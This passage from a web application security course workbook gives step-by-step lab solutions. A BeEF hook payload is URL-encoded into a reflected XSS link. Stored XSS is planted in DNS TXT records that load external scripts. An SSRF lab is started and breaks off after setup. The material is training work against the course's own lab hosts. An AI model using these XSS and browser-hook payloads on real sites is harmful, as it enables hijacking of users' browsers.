
7. According to the documentation, we will need to supply the following parameters:
   - `url` : `http://127.0.0.1:3000/hook.js`
   - function to execute upon success: `beef_init()`
8. The final code will look like this:

```
$.getScript("http://127.0.0.1:3000/hook.js", function() { beef_init(); });//
```

9. Use Burp's Decoder to encode this:



10. Be sure there is not a trailing newline character: the cursor should be at the end of the encoded string, and not one line below it. The encoded string should end with `%2f`.
11. Append the encoded JavaScript to this URL:

    ```text http://www.sec542.org/mutillidae/index.php?page=password-generator.php&username=student"; text
12. This results in the following final exploit (notice HTTP instead of HTTPS):

```
http://www.sec542.org/mutillidae/index.php?page=password-generator.php&username=student";
%24%2e%67%65%74%53%63%72%69%70%74%28%22%68%74%74%70%3a%2f%2f%31%32%37%2e%30%2e%30%2e%31%3a%33
```

13. Open **Chromium** and surf to that URL.
14. **Bonus**: click on the **Network** tab in Web Console and see BeEF's hook making callbacks every second to the controller. Click on **settings** (three stacked dots in the upper right corner) -> **More Tools** -> **Developer tools** -> **Network**.


```

Exercise 4.4 - XSS


Objectives

- Gain hands-on experience with XSS (Cross-Site Scripting)
- Demonstrate reflected XSS via a vulnerable web application
- Exploit stored inter-protocol XSS to perform the following steps via DNS TXT records:
  - Display a JavaScript alert pop-up
  - Load and execute an external JavaScript file to display an alert pop-up
  - Load and execute an external JavaScript file to execute 'shake.js'


Lab Setup

1. Open **Firefox** and go to: https://sec542.org/dns-lookup/.
2. Begin by looking up **sec542.org**. Enter `sec542.org` in the form and click **Submit**.

3. Then scroll through the results. Note the value of the `TXT` record.



4. DNS TXT records contain free-form text. Common uses include Sender Policy Framework (SPF) (RFC 7208) and DomainKeys Signed Mail (DKIM), but TXT records may be used for virtually any purpose. They may contain ASCII text... including JavaScript.
5. That TXT record is served from the `bind` name server running on the SEC542 Linux VM. The DNS zone file for sec542.org is located at `/etc/bind/zones/sec542.org.db`.
6. Here is the beginning of that file:



7. You may view this zone file by typing the following:

```
cat /etc/bind/zones/sec542.org.db
```

8. We will use a different zone for this lab: sec542.**info**. The zone file is located at `/etc/bind/zones/sec542.info.db`.

Challenges

Perform the following steps via the DNS lookup site at https://sec542.org/dns-lookup/.

Notes

1. Remember to use **sec542.info** for this lab. The other zones (sec542.org and sec542.net) are used for other labs; sec542.info is used only for this lab.
2. Be careful editing the zone file: Any syntax error will break DNS resolution for the sec542.info zone. Please use the following script to check the zone configuration and start bind:

```
sudo /usr/local/bin/bind-reload.sh
```

3. Note that DNS TXT records must have balanced double quotes around the value.
4. For bind experts: We are restarting bind (and not simply reloading the zone) to simplify the lab, so there is no need to increment the DNS serial number.
5. You may also start over with a fresh (clean) zone file. Note: This will erase the current zone file and replace it with an original copy:

```
sudo /usr/local/bin/bind-reset-original.sh
```

- Demonstrate reflected XSS by creating a JavaScript pop-up alert

Solution

1. Open **Firefox** and surf to https://sec542.org/dns-lookup/.
2. Enter the following in the form (feel free to use the string of your choice):

```
<script>alert('XSS!')</script>
```

3. Then click **Submit**. You should see the following output:

- Perform these steps using stored inter-protocol XSS via sec542.info's zone by editing `/etc/bind/zones/sec542.info.db`, restarting bind, and looking up `sec542.info` via the DNS lookup site; demonstrating the same pop-up alert.


Solution

1. Edit sec542.info's zone file by opening a terminal and launching `gedit`:

```
sudo gedit /etc/bind/zones/sec542.info.db
```

2. Change the TXT record value from `42` to the following:

```
sec542.info. IN TXT "<script>alert('XSS via DNS!')</script>"
```




3. Make sure the balanced double quotes remain in the TXT record (they are required).

4. Click **Save**, exit `gedit`, and type the following command to check the zone configuration syntax and restart bind:


```
sudo /usr/local/bin/bind-reload.sh
```

5. You will see the following if you were successful:



Warning

If you see the following, you have made a syntax error (note the mention of `unbalanced quotes`):



Edit the file with `gedit` and repair your syntax. You may also start over with a fresh (clean) zone file.

This will erase the current zone file and replace it with an original copy:

```
sudo /usr/local/bin/bind-reset-original.sh
```

6. Next, open **Firefox** and surf to https://sec542.org/dns-lookup/.

7. Then search for `sec542.info` and click **Submit**:

• Create an external JavaScript file at https://sec542.org/alert.js and load it to send a pop-up alert.


Solution

1. Use `gedit` to create `/var/www/html/alert.js`:

```
sudo gedit /var/www/html/alert.js
```

2. Enter the following:

```
alert("XSS via DNS and external .js file!");
```



3. Save the file and exit `gedit`.

4. Then edit sec542.info's zone file:

```
sudo gedit /etc/bind/zones/sec542.info.db
```

5. Change the TXT record value to the following:

```
sec542.info. IN TXT "<script src='//sec542.org/alert.js'></script>"
```

6. Click **Save**, exit `gedit`, and type the following command to check the zone configuration syntax and restart bind:

```
sudo /usr/local/bin/bind-reload.sh
```

> **Warning**
>
> If you receive an error, check and edit your syntax and try again. See the previous section for more information.


7. Open **Firefox** and surf to: https://sec542.org/dns-lookup/.

8. Search for `sec542.info` and click **Submit**.

Note

When loading external `.js` files, Firefox may cache old versions. If you see old content after updating a `.js` file, clear Firefox's cache by clicking on the **hamburger menu** in the upper-right, and go to **Preferences** -> **Privacy and Security**. Note this is only necessary if you see old `.js` content, otherwise skip this step.

Scroll down to **History**.



Then click the **Clear History...** button. The default time range of **Last Hour** is fine, so click **Clear Now**.

- Load and execute an external JavaScript file located at https://sec542.org/shake.js.

Warning

It will 'shake' the web page and play music if your speakers are on and the VM is able to use the host's speakers.


Solution

1. Edit sec542.info's zone file:

```
sudo gedit /etc/bind/zones/sec542.info.db
```

2. Change the TXT record value to the following:

```
sec542.info. IN TXT "<script src='//sec542.org/shake.js'></script>"
```



3. Click **Save**, exit `gedit`, and type the following command to check the zone configuration syntax and restart bind:


```
sudo /usr/local/bin/bind-reload.sh
```

4. If you receive an error, check and edit your syntax and try again. See the **Stored Inter-protocol XSS: Pop-Up Alert** section for more information.

5. Next, open **Firefox** and surf to: https://sec542.org/dns-lookup/.

> **Note**
>
> `shake.js` will shake the screen and (attempt) to play music.

6. Then search for `sec542.info` and click **Submit**:



7. Shake it up!! Be sure to scroll down to the section beginning with **A**, **MX**, etc., to see more shaking.
8. The music requires your speakers to be turned on, and the VM must have virtual access to them. Check your speaker volume, and check following if you don't hear anything:
   - VMware Workstation: **VM** -> **Removable Devices** -> **Sound Card**
   - VMware Workstation Player: **Player** -> **Removable Devices** -> **Sound Card**
   - VMware Fusion: **Virtual Machine** -> **Sound Card**
9. Click the Firefox **Home** button to stop the music.
10. There is a BeEF lab coming up later: As a bonus step, at the end of the BeEF lab, hook a browser via a DNS TXT record lookup.

Credits

Credit (and thanks) for this idea and software goes to:

- Jamie Hankins (Twitter: @ijamieh)
- Erick Setiawan (https://github.com/ericksetiawan/dns-lookup)
- Jonathan Davis (https://www.jonathandavis.me.uk/2014/09/writing-a-dns-look-up-tool/)
- Devin Walters (https://gist.github.com/devn/5007287#file-harlem-shake-js)
- Note that the original shake.js used the copyrighted "Harlem Shake" MP3, so this lab uses a classic public domain song instead.


Exercise 4.5 - Server-Side Request Forgery

Objectives

- Get familiar with following attack techniques:
  - SSRF (of course)
  - Fuzzing
  - Analysis of error codes
  - Authorization bypass
  - Injection
- Chain multiple vulnerabilities until you finally identify the database and fetch contents of the **owners** table in it (psst: some famous TV people might have their data in there!)

Lab Setup

1. In the SEC542 Linux VM, open **Burp Pro** and then open **Firefox**.




2. Click **Next** on the project screen (use the default option of **Temporary project**). Then click **Start Burp** on the next screen (use the default option of **Use Burp Defaults**)
3. Wait for Burp Pro to launch.
4. Run one instance of Burp Pro only. Multiple instances of Burp Pro are running if you see the warning below.

> **Warning**
>
> If you receieve a prompt to update Burp, click **Close** as any new or changed feaures may impact future lab exercises.

Note

If you only have one instance running, you should not expect to see the popup below.




In this case, choose **Leave** and then close the newest Burp instance, leaving the original. When in doubt, close all Burp Pro instances and start over.

Warning

Burp Pro must be listening on port 8080, and the Burp Pro instance that generates the preceding error cannot bind to port 8080 because it is in use by another instance.

5. Open a terminal and start the SSRF Docker container by typing the following command:

```
/labs/ssrf.sh
```



6. The target web application is available at http://sec542.org:9000.

